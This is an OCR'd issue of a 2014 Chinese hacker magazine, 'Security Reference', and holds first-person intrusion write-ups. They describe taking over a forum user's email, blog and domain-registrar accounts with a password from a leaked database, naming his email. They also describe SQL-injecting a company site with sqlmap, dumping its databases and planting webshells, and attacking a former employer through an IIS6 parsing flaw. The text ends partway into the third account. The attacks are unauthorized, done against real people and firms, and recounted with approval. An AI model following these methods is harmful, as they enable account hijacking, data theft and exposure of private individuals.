——Security Reference——

18

HACKCTO

安全参考

〔一本杂志 一种态度〕

ONE MAGAZINE ONE ATTITUDE

主办：《安全参考》编辑部 网站：http://www.hackcto.com
编号：HACKCTO-201406-18 微博：http://t.qq.com/hackcto

主办单位

《安全参考》杂志编辑部

协办单位

（按合作时间先后顺序排列）

法客论坛	www.f4ck.org
网络安全攻防实验室	www.91ri.org
C0dePlay Team	www.c0deplay.com
NEURON 团队	www.ngsst.com
中国白客联盟-BUC	chinabaiker.com
点云安全防线	www.pcsli.cn
中国社会工程学联盟	www.cnseu.org
刀锋网	www.idaofeng.com
黑客中文网	www.cnhack.com.cn
ThinkSAAS-开源社区	www.thinksaas.cn
清风网络	www.qfw123.com
APT 安全团队	www.aptsec.net

编辑部成员名单

总 监 制 杨凡

总 编 辑 xfkxfk

终审编辑 left

主　　编 DM_　Slient

责任编辑

桔子　游风　鲨影　Rem1x　静默

特约编辑

梧桐雨　Yaseng　Akast　jumbo　Striker
Bywuxin　Farkas　青鸟　www　小续

封面设计 杨凡

关于杂志

杂志编号：HACKCTO-201406-18
官方网站：www.hackcto.com
官方微博：http://t.qq.com/hackcto
投稿邮箱：xfkxfk@hackcto.com
读者反馈：xfkxfk@hackcto.com
出版日期：每月 15 日
定　　价：20 元

广告业务

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

邮购订阅

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

团队合作/发行合作

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

主编/编辑招聘

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

目　录

第一章　常规渗透

第1节　逛小米论坛发生的血案

作者：Morker
来自：听潮社区 — F4ckTeam
网址：http://team.f4ck.org/

今天逛街买外设刚回来，买的时候，随便问了问老板小米 3 多少钱，他说他查查，之后就说 2000，想想也差不多，然后就走了，到家后把电脑换上新外设，打开小米网，看看官方小米 3 的价格，不知不觉就进入了论坛。很久没看过小米论坛了，就看看吧，当然，最喜欢的也就是酷玩帮里的帖子了，刚好就看到这个，如图 1-1-1：

图　1-1-1

因为我房间小，又放了电脑，所以空气蛮差的，就点进去看看这个，好的话我也买个，具体内容自己去看吧：http://bbs.xiaomi.cn/thread-9765390-1-1.html，个人觉得蛮好的。看完后，看看帖主 ID，于是想到了今天刚弄到的小米裤子，就搜索了下他 ID，如图 1-1-2：




图　1-1-2

果然有，就去解密，如图 1-1-3：




图　1-1-3

查到了，然后利用该密码进入了小米论坛，本来开始想想进入了小米论坛就算了，可是我却看到了这个，如图 1-1-4：




图　1-1-4

在小米个人资料处看到了个人主页，就放浏览器，回车，还真有，是他个人博客，如图 1-1-5：

图　1-1-5

看到界面我就觉得入侵拿 shell 是不可能的了，为什么呢？这个是网易轻博客，可以绑定独立域名的，之前我博客也用过，感觉挺不错的。既然不能拿 shell，我就拿域名权限吧，看看 whois 信息，如图 1-1-6：

图　1-1-6

从 whois 信息看到，是万网的，我打开万网主页，尝试着用 wdcasc@qq.com 这个留在小米论坛的邮箱登入，可惜失败！

这里我是一边在社工他网易的邮箱，一边社工他万网帐号，我谷歌了下 wdcasc@qq.com 这个邮箱，如图 1-1-7：

图　1-1-7

发现“wdcasc”这个出现的很频繁。

我果断猜想到，网易邮箱可能是：wdcasc@163.com、wdcasc@126.com

万网帐号可能是：wdcasc@aliyun.com

我就先试着进万网，用 wdcasc@aliyun.com 以及小米论坛密码，不出所料，直接进入。

如图 1-1-8：

图　1-1-8

OK！果断去看看域名，如图 1-1-9：

图　1-1-9

没有，难道是代理？一般有些是这样的，你在淘宝买的域名，你的服务商也会在他总服务商那也注册个你的号的，当时我就不乐意了！我就先不在万网那看了，我想看看邮箱，唯一确定的是，邮箱我可以百分百确定是那两个了，最起码 wdcasc@126.com 这个邮箱我可以确定是他的，为什么呢？没错，我在他博客一文章发现这邮箱了，于是乎尝试着用小米论坛密码登入，可惜，失败了！但是我决定尝试着找回密码，这途中我也百分之 70 确定了，

wdcasc@163.com 是他邮箱，如图 1-1-10：

图　1-1-10

通过这上面三个，我想我们是一条信息都不可能弄到的，不过红箭头所指正是我确定 163 邮箱的证据，尝试着小米论坛密码登入 163 邮箱，失败，又一次找回密码，如图 1-1-11：

图　1-1-11

我看了下密保问题，如图 1-1-12：

图　1-1-12

我答：我爱你、爱你、我老婆、我媳妇、媳妇都错了，果断放弃随后我就点击安全码找回，安全码我填的是小米论坛密码，一次就成功了。改了密码，我登入看看，如图 1-1-13：




图　1-1-13

很多 LOFTER 网易轻博客的广告，目测他博客账户也是这 163 邮箱了，果断登入，如图 1-1-14：

图　1-1-14

OK，成功。

接下来我就是找看看有没有域名商的信息，找了好久，可惜没有，于是乎我就去看万网，如图 1-1-15：

图　1-1-15

在底部处看到了这个，我就试着点开，用他域名登入，密码是小米论坛密码，直接就进去了，如图 1-1-16：

图　1-1-16

具体就到这吧，目的达到了，文章会给管理员看的。总结：或许有人又会说我是靠运气，靠裤子社工，但是我却认为裤子就是社工的一个工具，有工具不利用就是 SB，能用社工库查到的密码想到思路的社工，才是好的社工。因为密码是目前大多数人不可缺少的漏洞！

（全文完）责任编辑：Rem1x

第2节　入侵某省某股份有限公司实记

作者：webappsec

来自：听潮社区 — F4ckTeam

网址：http://team.f4ck.org/

事情是这样的，本来准备检测一下我一个同学她们学校的网站，无奈发现用各种扫描器扫描都是无果，端口也只是开了 80。然后就想到了旁注，结果发现那个 IP 就那一个站，如图-1-2-1：

图　1-2-1

所以我就准备 C 段，一段血雨腥风就这样开始了，先查下 C 段有哪些站，如图 1-2-2：




图　1-2-2

这个站当时只是随便点的，打开之后我一般习惯性的在网址的后面加上 robots.txt 或者 admin 又或者 manage 之类的全部都是 404。好了，接下来就看看网站是用什么程序写的，aspx 的，恩，接下来直接就放进 sqlmap 吧（个人习惯用 sqlmap 检测）输入：sqlmap　-g "site:target.com inurl:aspx"，如图 1-2-3：

图　1-2-3

检测到第 13 个 URL 的时候就出现了漏洞，然后就是列库了，如图 1-2-4：

图　1-2-4

可以看到下面 9 个库，如图 1-2-5：

图　1-2-5

然后，我又习惯性的 dump 全部了，如图 1-2-6：




图　1-2-6

哈哈，在里面发现了好几个我们学校的学长学姐，然后在 user 表里面发现了管理员的账号和密码，都是明文储存的（想起了 CSDN）但是只有账号密码，却是找不到后台地址啊，心里那个郁闷啊！

然后用伟大的 Google Hacking，找到如下信息，如图 1-2-7：

图　1-2-7

OK 啦，进去了，如图 1-2-8：

图　1-2-8

上传图片那个地方没有过滤，直接就 aspx 了，但是在传过 shell 之后找不到 shell 的地址，查看源代码，burp 都不行。然后就在主页找那条新闻，最终找到，复制 shell 地址，打开之后 404，如图 1-2-9：




图　1-2-9

说多了都是泪啊，不知道为什么在后台明明是上传成功的，也确认了 shell 是没错的（最后，上传 aspx，cmd 提权 shell 成功，用的是相同的找 shell 地址的方法）但是不知道为什么提示 404，难道有狗？想到这，心顿时凉了一半！最后传了一个小马，发现服务器上面是有这个文件的，但是我用菜刀连接的时候压根就没有反应，然后百度了一个 cmd 提权 shell，上传，

成功，如图 1-2-10：




图　1-2-10

查了一些服务器的基本信息，然后又是一顿狂翻，找到了好几个个前人的足迹啊，如图 1-2-11：




图　1-2-11

本来这个文件夹是放图片还有网站上传的 pdf 附件，为毛除了我上传测试的 4 个 aspx 还有未知的五个 aspx 文件，先我好多步啊前辈们。既然我传的 shell 显示不出来，那就借用前辈们的 shell 一用吧，哈哈哈，莫怪！直接 type shell.aspx，如图 1-2-12：




图　1-2-12

md5 加密的，当时一看，怎么看着像是 123456 的 md5 值呢。一解果然。哎，最近见了好多弱口令，如图 1-2-13：

图　1-2-13


好卡哇伊的感觉，难道是一位女黑客？

发现，权限设置不严格，可以再各个目录之前跳啊跳。发现服务器装了 360，小菜还不会在有 360 的情况下提权呢。

其实，到这步我就进行不下去了，拿到了该股份公司的数据，然后得到 shell，然后，我就苦逼的去上房地产经济学课了。

晚上回来，无聊又打开了那个网站，把 c 段的每个站都看了一下，发现了好玩的东西，如图 1-2-14，图 1-2-15：

图　1-2-14



最后还发现了这些东西，用友软件，这个软件是财务软件（因为最近要考会计从业资格证，所以接触了这个软件）一想到这个 C 段里面好多股份公司，然后我就深深的邪恶了。好了，开个玩笑，我一直是个遵纪守法的好公民的，不会做什么坏事的！就到这了，睡觉了！

（全文完）责任编辑：Rem1x

第3节　记一次曲曲折折的 win8 渗透

作者：hualuorenjia

来自：听潮社区 — F4ckTeam

网址：http://team.f4ck.org/

事情是这样的，有一段时间在 A 公司实习过，就想渗透 A 公司，各种工具各种扫，终于发现一个注入点，拿到了后台的密码，登陆进去之后，没有利用的地方，上传点卡的特别严，即使传上图片去，能浏览图片，但是不知道图片的实际地址，没有旁站，算了，还是 c 段吧，引出了下边的故事。

用御剑，wwwscan 各种扫，扫出如下信息，如图 1-3-1：




图　1-3-1

B 公司的网站源码，下载下来，得到后台密码，如图 1-3-2，图 1-3-3：




图　1-3-2

图　1-3-3

登陆后台，ckfinder 编辑器上传图片，重命名，IIS6.0 解析漏洞，webshell 到手，如图 1-3-4，图 1-3-5：

